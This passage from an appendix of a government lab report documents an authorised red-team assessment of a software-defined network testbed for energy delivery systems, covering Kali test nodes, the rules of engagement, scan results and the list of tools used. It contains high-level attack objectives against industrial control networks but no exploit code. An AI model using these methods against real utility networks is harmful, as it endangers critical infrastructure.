


Figure D-4. ESXi Red Team Network Configuration for Testing Nodes

As shown in Figure D-4, kali1 and 2 are configured in the same port group as the Bastion host used to access the environment, while kali3 is configured on the same port group as the controller so that tests could be run against the switches themselves.

Other nodes configured on the VMware ESXi server are not part of the network used for Red Team activities.

D.4 Red Team Network Configuration

To provide the Red Team an internal access point to the SDN test environment, a number of Kali Linux[106] nodes were configured on the VM server. These nodes are not part of the SDN test environment and are provided as examples of possible compromised nodes or rogue devices that are on the SDN data plane and control networks. They were used by the Red Team to perform internally sourced attacks against the SDN data plane and control plane networks.

Kali Linux is the preferred toolset for penetration testing and digital forensics because it is designed specifically for that purpose. Kali is a lightweight Linux distribution that can be run directly from software downloaded to a compact disc or universal serial bus attached storage, or it can be installed in a VM or stand-alone computer. The Kali Linux nodes in the SDN test environment are configured as VMs running on a VMware ESXi server platform.

The Kali Linux VMs were connected to both the SDN data plane or control plane networks and to the internal network the Red Team accessed to perform tests remotely.

The Kali Linux nodes are named kali1 through kali3

D.4.1 kali1 VM

Operating software: Kali Linux

IP address: 192.168.9.100/255.255.255.0

IP address: 192.168.1.100/255.255.255.0

Application software loaded: Open vSwitch

Application software version: v2.14.0

Physical connections: SEL 2740 Control Center

D.4.2 kali2 VM

Operating software: Kali Linux

IP address: 192.168.9.101/255.255.255.0

IP address: 192.168.1.101/255.255.255.0

Application software loaded: Open vSwitch

Application software version: v2.14.0

Physical connections: SEL 2740 Control Center

[106] See https://www.kali.org/ for additional information (accessed March 4, 2021)

D.4.3 kali3 VM

Operating software: Kali Linux

IP address: 192.168.11.102/255.255.255.0

Application software loaded: Open vSwitch

Application software version: v2.14.0

Physical connections: SEL 2740 Control Center

D.5 Network Updates Performed During the Test Period

D.5.1 January 6-7, 2021, Configuration Changes

Soon after the testing was started, the Red Team assessors noted that they could observe OpenFlow traffic where it should not be available. PNNL investigated this and found it was an artificial result based on the configuration of the VMware ESXi networking hardware and software used in the laboratory setup that would not be present in a real environment. The same virtual network switch in the VMware ESXi hardware node was being shared by the SDN Flow Controller VM and the Kali Linux VM nodes used to mount the attack. In a real configuration, these would likely be on separate physical connections (unless the attacker had accessed and taken over the SDN controller node). Once the PNNL team re-configured the VMware ESXi vSwitch configuration on the VMware ESXi host to separate the SDN Flow Controller from the simulated attacking nodes, they could no longer see the OpenFlow traffic. These changes were made on January 6–7, 2021.

Also, at that time, the SDN network configuration was changed to allow the Sandia Red Team access to the SDN controller, SDN switches, and the Raspberry Pi systems on the test network. These configuration changes caused many of the early reconnaissance information and subsequent tests to change.

Of particular note was a change that moved the kali1 and kali2 testing VMs to a separate ESXi port group so that traffic between the test VMs and the SDN Flow Controller VM was forced through the SDN switch (rather than the VMware ESXi vSwitch) to enforce SDN flow rule matching on the traffic.

D.5.2 February 16 Network Update and Changes

On February 16, 2021, a series of updates were made to the SDN test network to better separate networks, the network's respective roles, and the machines that reside on them. There were two primary drivers for these updates. The first was to acknowledge that the subnetting scheme was confusing, and while the scheme works in an SDN environment, the subnetting would cause conflicts in a traditional network. The second was to better compartmentalize and separate the port groups in the virtual networking components so VMs with functions that are resident on the data plane do not have communications or access into the virtual networks residing in the control plane.

The kali3 testing node was also moved to a different port group so that all interactions between it and the SDN Flow Controller were sent through the SDN fabric and subject to filtering by the SDN flow rules. This is a more realistic configuration.

Two sets of logical flow rules were used during February re-testing. The first set enabled all TCP, all ICMP, and all ARP logical flows between kali2 and Raspberry Pi's 1 through 16, and ARP, TCP, UDP, and ICMP logical flows between kali3 and SEL-5056, and all six SEL-2740S switches. These are referred to as the "OPEN" flow rules. The second set of flow rules remove all the logical flows mentioned in the first set such that those communications are disabled. These are referred to as the "CLOSED" flow rules.

D.5.2.1 Summary of Addressing Changes Made

Table D-17 contains the IP changes of several VMs that were mentioned in previous sections/figures. The table will translate the old IP addresses to their new assigned ones.

Table D-17. Address Change Translations

Network Node	Old IP Address(es)	New IP Address(es)	ESXi Port Group(s)
Bastion Host Windows	External IP 192.168.9.9/16	External IP 10.10.10.9/24	VM Network (External) Bastion Entry
Bastion Host Ubuntu	External IP 192.168.9.123/16	External IP 10.10.10.123/24	VM Network (External) Bastion Entry
Kali Linux Workstation 1	192.168.9.100/16 192.168.1.100/24	10.10.10.100/24 192.168.1.100/24	Bastion Entry Kali to SDN Port Group[107]
Kali Linux Workstation 2	192.168.9.101/16 192.168.1.101/24	10.10.10.101/24 192.168.1.101/24	Bastion Entry Kali to SDN Port Group[107]
Kali Linux Workstation 3	192.168.9.102/16 192.168.1.102/24	10.10.10.102/24 192.168.1.102/24	Bastion Entry Kali to SDN Control Plane Port Group[108]

D.5.2.2 ESXi Virtual Networking Configuration

The following images are the ESXi network configurations used to attach the VMs to the SDN network.

Figure D-5 shows the configuration of the Bastion Entry port group used for external users to connect to and jump from bastion hosts to Kali test nodes.

[107] In this specific instance of the testbed, the port group utilized is labeled SSI SAT which was an arbitrary port group that is mapped to a physical interface connected to the SDN. The important takeaway of this port group is that it is a port group that only contains the kali1 and 2 machines and separate from the controller port group making promiscuous traffic capture a non-issue.

[108] In this specific instance of the testbed, the port group utilized is labeled PNNL DNP3 Master, which was an arbitrary port group that is mapped to a physical interface connected to the SDN. The important takeaway of this port group is that it is a port group that contains the kali3 machine with the intent of allowing the VM to reach the control plane devices that are on a separate /16 network only.




Figure D-5. Bastion Entry Port Group

Figure D-6 shows the SSI SAT port group that maps to a physical interface connected to the SDN fabric. This port group is where test nodes kali1 and kali2 are attached, and the purpose of the port group is to interact with devices on the SDN fabric




Figure D-6. SSI SAT Port Group

Figure D-7 shows the PNNL DNP3 Master port group that maps to a physical interface connected to the SDN fabric. This port group is where test node kali3 is attached, and its purpose is to interact with control plane devices only.




Figure D-7. DNP3 Master Port Group

Figure D-8 shows the SDN in-band Controller port group that maps to a physical interface connected to the SDN fabric. This port group is where SDN Flow Controller is attached, along with other control plane devices such as the syslog server and the Binary Armor management node.




Figure D-8. SDN In-Band Controller Port Group

D.6 Red Team Rules of Engagement

The “Rules of Engagement” provided to the Red Team evaluators listed below.

16. How to communicate findings

a. The tools used by Sandia staff and their effectiveness against the OT-SDN infrastructure will be documented for each cyber experiment conducted.

b. Findings will be communicated by Sandia staff to PNNL staff using DOE approved encryption and authentication for transmission .

c. Overall Findings will be marked (e.g., Official Use Only - OUO) according to appropriate classification guidance. Any findings determined by Sandia to not be OUO will be noted in the document

d. After 90–120 days, any identified vulnerabilities will be disclosed to the appropriate vendor, unless mutually agreed to by PNNL and Sandia to release them earlier.

17. Classification Guidance

    The SDN4EDS Project will use applicable DOE classification guidance. Methods or techniques developed/provided by another agency to defeat or degrade component performance may be classified by that agency. See that agency's classification guidance for direction.

18. Do not touch list

    a. IP addresses beginning with xx.xx.0.0/16[109], and xx.xx.xx.0/24 through xx.xx.xx.0/24 (representing internal PNNL addresses) are on the do not touch list. Other IP ranges or devices that should not be subjected to aggressor actions include:

        - Data store for raw network traffic captures
        - Syslog server

    b. The following diagram also depicts this information:

        - (A redacted version of the diagram supplied is depicted in Figure D-1 and Figure D-2)

19. Sandia staff members will simulate different threat models during the Red Team engagement.

    a. Trusted third party
    Access will be provided that simulates a remote connection used by a vendor or integrator.

    b. Trusted Insider will be the primary focus of this round of experimentation
    Access will be provided to a trusted system (e.g., historian) used by a malicious insider.

    c. Trusted administrator
    Can unauthorized changes made by an administrative user be identified or logged for investigation?

    d. Others to be determined.

20. Data recording

    To document complete or partial tool effectiveness, data will be recorded during each cyber experiment. Captured data will be treated as OUO information until reviewed by the project Derivative Classifier.

    a. Raw network traffic will be captured during each cyber experiment to help identify tool effectiveness.

    b. Host-based performance metrics of the SDN Flow Controller will also be captured.

    c. Syslog messages from OT-SDN switches will be captured.

[109] Actual IP addresses have been removed from this document

21. Documentation of attacks
    a. Understanding the tools used and their effectiveness against SDN networking technology is extremely important. The deny-by-default configuration of the SDN network will make some tools less useful or even obsolete. It is imperative that we capture the tools used and their effectiveness so that we can share that information with other interested organizations.
    b. The following format will be used to document tool effectiveness:

Date	Time	Tool Name	Version	Results	Tool Effectiveness	Methodology Discussion

22. Aggressor Initial objectives include:
    a. Explore effectiveness and identify differences for open-source Tactics, Techniques, and Procedures (TTP) against both traditional managed and SDN switches
    b. Identifying if SDN switch technology is in use
        i. Identifying which (vendor, model) SDN switch is in use
        ii. Identifying software/firmware version in use
    c. Conduct recon against SDN network
    d. Attempt lateral movement across SDN network
    e. Identify what communications protocols are used between the SDN Flow Controller and switch components and how these protocols are protected
    f. Exploit SDN Flow Controller to SDN switch communication using information identified in objective e
    g. Compromise SDN Flow Controller through NBI or other method
        i. Identifying which (vendor, model) SDN Flow Controller is in use
        ii. Identifying firmware version in use
    h. Ability to modify the SDN switch configuration (via SDN Flow Controller or otherwise)
    i. Ability to detect and respond to information gathering
    j. Ability to detect and respond to foot printing
    k. Ability to detect and respond to scanning and vulnerability analysis
    l. Ability to detect and respond to infiltration (attacks)
    m. Ability to detect and respond to data aggregation
    n. Ability to detect and respond to data ex-filtration
    o. Ability to detect and respond to malware command and control communication
    p. Ability to detect and respond to unexpected devices and communication on the network from authorized system
    q. Others….

23. Who will validate methodology and results?

    Sufficient information is required in order for PNNL staff to validate findings by Sandia staff. This need drives the requirements for both documentation and data capture. Note that data capture may be provided from multiple sources including packet capture (PCAP) files, SDN flow Rules, Syslog, etc. Using the combined set of data, PNNL will replicate successful exploits in our duplicate laboratory environment.

24. Status Meetings:

    Weekly as preparations for cyber experimentation are made

25. Permission to test:

    The network Sandia will target equipment purchased by DOE. The network design is based upon a notional network and does not represent any specific public or private sector network; the design is based upon the architecture identified in the SDN4EDS Architectural Blueprint Document. Sandia staff under contract xxxxx[110] are authorized to utilize open source and unclassified proprietary tools to assess the security of the notional network. Sandia is authorized to perform tests remotely. However, PNNL staff are available to assist with any on-site testing activities or requirements. Sandia shall inform PNNL of when testing is being performed so that PNNL staff is able to monitor the tests and respond to any hardware or software resets or failures in a timely manner. Sandia staff will follow the restrictions specified on the do not touch list contained in this document.

26. Data Handling

    a. The laboratory environment is does not have a security classification; however, the test results can potentially be OUO, especially if they relate to commercial products. Therefore, findings, TTP effectiveness, and notes should be encrypted with DOE approved encryption.

    b. Summary non-confidential findings will be included in future revisions of the SDN4EDS Architectural Blueprint Document.

D.7 SSASS-E Testing

Traditional IT vulnerability discovery processes that transmit a broad range and large number of scans can cause service disruptions and degradations. In response, industry largely relies upon manual system configuration documentation, which quickly becomes stale, and passive monitoring, which is limited in discovery capacity, for asset and vulnerability discovery. The Safe, Secure Autonomous Scanning Solution for Energy Delivery Systems (SSASS-E) tool provides an improved methodology and technology for electricity and oil and gas owners and operators to continuously monitor EDS and critical IT/OT assets needed for reliable delivery of energy. It also produces a continuous monitoring solution that is safe, secure, and eliminates blind spots by identifying and analyzing transient mobile, virtual, cloud, IT, and OT assets. Utility operators will receive context-aware solution recommendations based on relevant and unique OT/EDS datasets.

[110] The contract number has been removed from this document

SSASS-E[111], a tool built at PNNL for assessing ICS infrastructure, was run against the SDN4EDS network, targeting the SEL relays and Raspberry Pi DNP3 nodes. To allow this functionality, the SDN network required reconfiguration to allow access to the nodes. The SDN was configured to allow the launch platform access to the endpoints via IEC-61850 and DNP3, only allowing traffic in line with this launch platform being part of the 61850 and DNP3 network. The launch platform was not given full network access to these nodes; therefore, the results will reflect what the network allowed as much as what the endpoints permitted. Only DNP3 was actually tested as the SSASS-E software does not currently support 61850. This limited the expected results to DNP3 being hosted by the Raspberry Pi devices.

SSASS-E tests several different avenues, such as HTTP, Nmap, Triangle Microworks Test Harness, and Telnet. Looking for anything it can find utilizing each of the toolsets. SSASS-E was configured to target device IP addresses 192.168.1.17, .18, .27, .28, .29, .30, and .31.

HTTP results show that all devices did not have any web services running, so SSASS-E returned “failed to connect” errors for all devices (i.e., Error: "Connect Error" (-4) after two retries at link 192.168.1.17/robots.txt (from primary/primary)).

NMAP results showed only the .18 device having port 20000 (DNP3) open. All other devices had no ports accessible. This was expected behavior as the SDN as well as the devices were not configured to allow anything but DNP3 (20000) and 61850. As SSASS-E cannot test for 61850 at this time, no results were expected on this protocol set. Only one device was open as it was the DNP3 slave and was expected to allow DNP3 traffic on that port. (i.e., Most Hosts: Nmap done at Wed Dec 02 10:21:59 2020; 1 IP address (0 hosts up) scanned in 44.72 seconds; .18: <port protocol="tcp" portid="20000"><state state="open" reason="syn-ack" reason_ttl="64"/><service name="dnp" method="table" conf="3"/></port> Nmap done at Wed Dec 02 10:35:11 2020; 1 IP address (1 host up) scanned in 49.33 seconds).

The Triangle Microworks Test Harness tested the full range of DNP3 protocol commands against each device. As expected, only the DNP3 Slave device (.18) responded with any traffic. The Master and other endpoint devices were not listening for any DNP3 traffic and their results show that none was collected. All traffic during this phase was captured and can be seen using Wireshark to evaluate what was sent and what was received by the launch platform.

Telnet was also tested as many older ICS devices utilized this protocol for at least configuration. None of the endpoints responded to telnet requests. This was expected due to the SDN not being configured to allow this traffic. Other Red Team efforts will reveal if any of these devices were capable of responding to telnet requests had the SDN been configured to allow it.

D.8 Red Team Results

D.8.1 Introduction to Results

The SDN4EDS project is focused on developing a secure blueprint for deployments of SDN-based networks within control system environments. The approach taken for the project has been to work with several SDN vendors and utilities to guide the design of a secure SDN deployment strategy. This strategy has been described and outlined in a secure blueprint for SDN document titled “PNNL_CEDS_SDN4EDS_D3.2 1”. Additional to the vendor and utility partners, SNL has been tasked with performing a security assessment of the blueprint document as well as a security assessment of a physical testbed that implements concepts of

[111] See https://github.com/pnnl/ssass-e, accessed November 7, 2021

the blueprint document. SNL has been a partner on the project since the project began in February 2018. The goal of the SNL team is to provide feedback for potential security concerns discovered during the assessment. The initial Red Team assessment report was completed on-site at PNNL between January 21-22, 2019. This report documents a remote Red Team assessment of updates that have been made to the testbed since the initial Red Team assessment. This assessment was performed primarily between January 4-January 8, 2021. Several reconnaissance tests were re-run in February following an additional network configuration performed by PNNL staff. Several penetration tests were re-run in March using the modified network configuration.

The Sandia team used the Advanced Cyber Assessment Process (ACAP) as a methodology for this assessment as depicted in Figure D-9.




Figure D-9. Sandia Advanced Cyber Assessment Process (ACAP)

The topology of the network (described in Section D.2), the rules of engagement (described in Section D.6), the username/password credentials of Red Team devices, and the blueprint document were provided to the Red Team at the start of the assessment. Much of the remote portion of the assessment simulated an adversary with black box access and limited knowledge about the configuration, communications, and behaviors of the other devices on the network. The PNNL team was able to provide network metrics and answer questions as needed since the assessment was performed remotely. It should be noted that the physical testbed did not match all details of the blueprint document since the testbed was a smaller scale network. Several notable differences were that there was no VLAN tagging configurations in the testbed and the MAC address filtering at the physical port was not setup to block unknown MAC addresses.

All tests were performed from one of the Kali Linux nodes specifically set up for the Red Team exercise. Following network reconfigurations, nodes kali1 and kali2 were addressed and connected to the data plane, while node kali3 was addressed and connected to the control plane.

The remainder of this section outlines the timeline and tests performed during the remote Red Team assessments performed.

D.8.2 Timeline

December 8–10, 2020: Required training to access PNNL network made available to initial SNL staff.

December 11, 2020: Training complete for initial SNL staff.

December 14–15, 2020: Initial SNL staff successfully connect to the PNNL network.

January 4, 2021: Required training to access PNNL network made completed for additional SNL staff.

January 6, 2021: Configuration changes were made in the testbed to allow the Sandia team access to the SDN controller, SDN switches, and the Raspberry Pi systems on the network. Initially, the Sandia team was not able to access or have any visibility of those systems on the network. The PNNL team added flow rules to provide this access. Without access or visibility of those systems, it would be difficult to validate the success or failure of any subsequent tests performed. The kali1 and kali2 systems were placed into the same port group as the SDN controller to provide access to the SDN controller, SDN switches, and Raspberry Pi systems. These configuration changes caused many of the early reconnaissance information and subsequent tests to also change. Changes included moving various VMs that required SDN access to a different port group that was attached to a different physical port. In this way, VMs could be in the same network but not on the same port group which was allowing any traffic in that port group to be seen by any attached hosts.

January 7, 2021 – After these changes were made the testing was started, the Sandia team noted that they could observer OpenFlow traffic where it should not be available. PNNL investigated this and found it was an artificial result based on the configuration of the VMware hardware and software used in the laboratory setup that would not be present in a real environment. The same virtual network switch in the VMware hardware node was being shared by the SDN Flow Controller VM and the Kali Linux nodes used to mount the attack. In a real configuration, these would likely be on separate physical connections (unless the attacker had accessed and taken over the SDN controller node). Once the PNNL team re-configured the VMware vSwitch configuration on the VMware host to separate the SDN Flow Controller from the simulated attacking nodes, they could no longer see the OpenFlow traffic.

February 17–19, 2021 – Following the changes made by PNNL (described in Section D.5), several of the reconnaissance tests were re-run, as noted in the results discussions below. They were re-run with two different sets of flow rules—an “OPEN” set and a “CLOSED” set. The differences in the results show how effective the SDN flow rules are in reducing the visibility of nodes connected to the SDN environment.

March 2–3, 2021 – Several penetration tests were re-run as noted in the results discussion below using the “CLOSED” set of SDN flow rules.

The configuration changes are further described in Section D.5.

D.8.3 Tools Used

The following tools were used by the Red Team evaluators:

- arp version net-tools 2.10-alpha
- ettercap version 0.8.2
- hping3 version 3.0.0-alpha-2
- macchanger version 1.7.0
- metasploit version 4.17.17-dev
- net-tools version 1.60
- nmap version 7.7.0 (compiled with liblua-5.3.3, openssl-1.1.0h, libssh2-1.8.0, libz-1.2.11, libpcre-8.39, nmap-libpcap-1.7.3, nmap-libdnet-1.12, ipv6)
- ovs-ofctl version 2.14.0
- ovs-vsctl version 2.14.0
- ping
- Python (for scripting) version 2.7.15+
- scapy
- ssh
- tcpdump version 4.9.2[112] (compiled with libpcap version 1.8.1, OpenSSL 1.1.0h 27 Mar 2018)
- yersinia version 0.8.2.

D.8.4 Test Results

The testing was broken down into two phases—an initial reconnaissance phase, which included network reconfiguration to eliminate artificial results from the VMware ESXi environment used to house the testing nodes and SDN Flow Controller; and a penetration testing phase where tests and simulated attacks were run against the SDN4EDS environment to assess its security.

These results are documented in the following manner:

- The Red Team (SNL) results are presented as documented in their initial findings report.
- PNNL provides a response to the results. These responses often include additional context around the test, test environment, or results.
- The Red Team offers a response to the PNNL response.
- SEL offers responses to the results and the PNNL and SNL responses.

D.8.4.1 Reconnaissance

Over a 1-week period in January 2021, tests were performed to gain reconnaissance information about the network. The tests performed during the reconnaissance phase collected information about the endpoints and network devices visible from the Red Team systems

[112] Note – tcpdump versions prior to 4.99.0 do not parse OpenFlow V1.3 messages properly.

provided to the Sandia team. The commands that were run as well as their results are shown below. It should be noted that some of these tests were performed before the network changes made on January 7, 2021, which affected the outputs of these commands. These changes included the movement of VMs that may have shared an ESXi vSwitch with the control plane machines, contributing to traffic being seen by anyone on the network. Those results are noted. Together, these tests are referred to as the January Tests. It should also be noted that during the January tests, the state (or logical connections) of the network changed, with some flows enabling communications between nodes that normally would not have such flows enabled. This was intended to give the Red Team the ability to explore lateral movement in an SDN environment and compare it to a state in which flows are locked down. Some of these results, especially in the January tests, reflect this state of the network, in which many communication channels were open between devices. This comparison is made clearer and more distinct in the February re-tests, as closed and open state results are shown.

Flow rules for the January tests were not captured for this document.

Some reconnaissance tests were re-run following the network changes made on February 16, 2021. These tests are referred to as the February Tests. The changes are described in Section D.5.2.

The goal of the reconnaissance phase of testing was to determine the overall network topology and gain a list of nodes attached to the network. The reconnaissance tests primarily targeted the nodes on the data plane of the SDN environment, but several reconnaissance tests were performed to obtain information about SDN Flow Controller node.

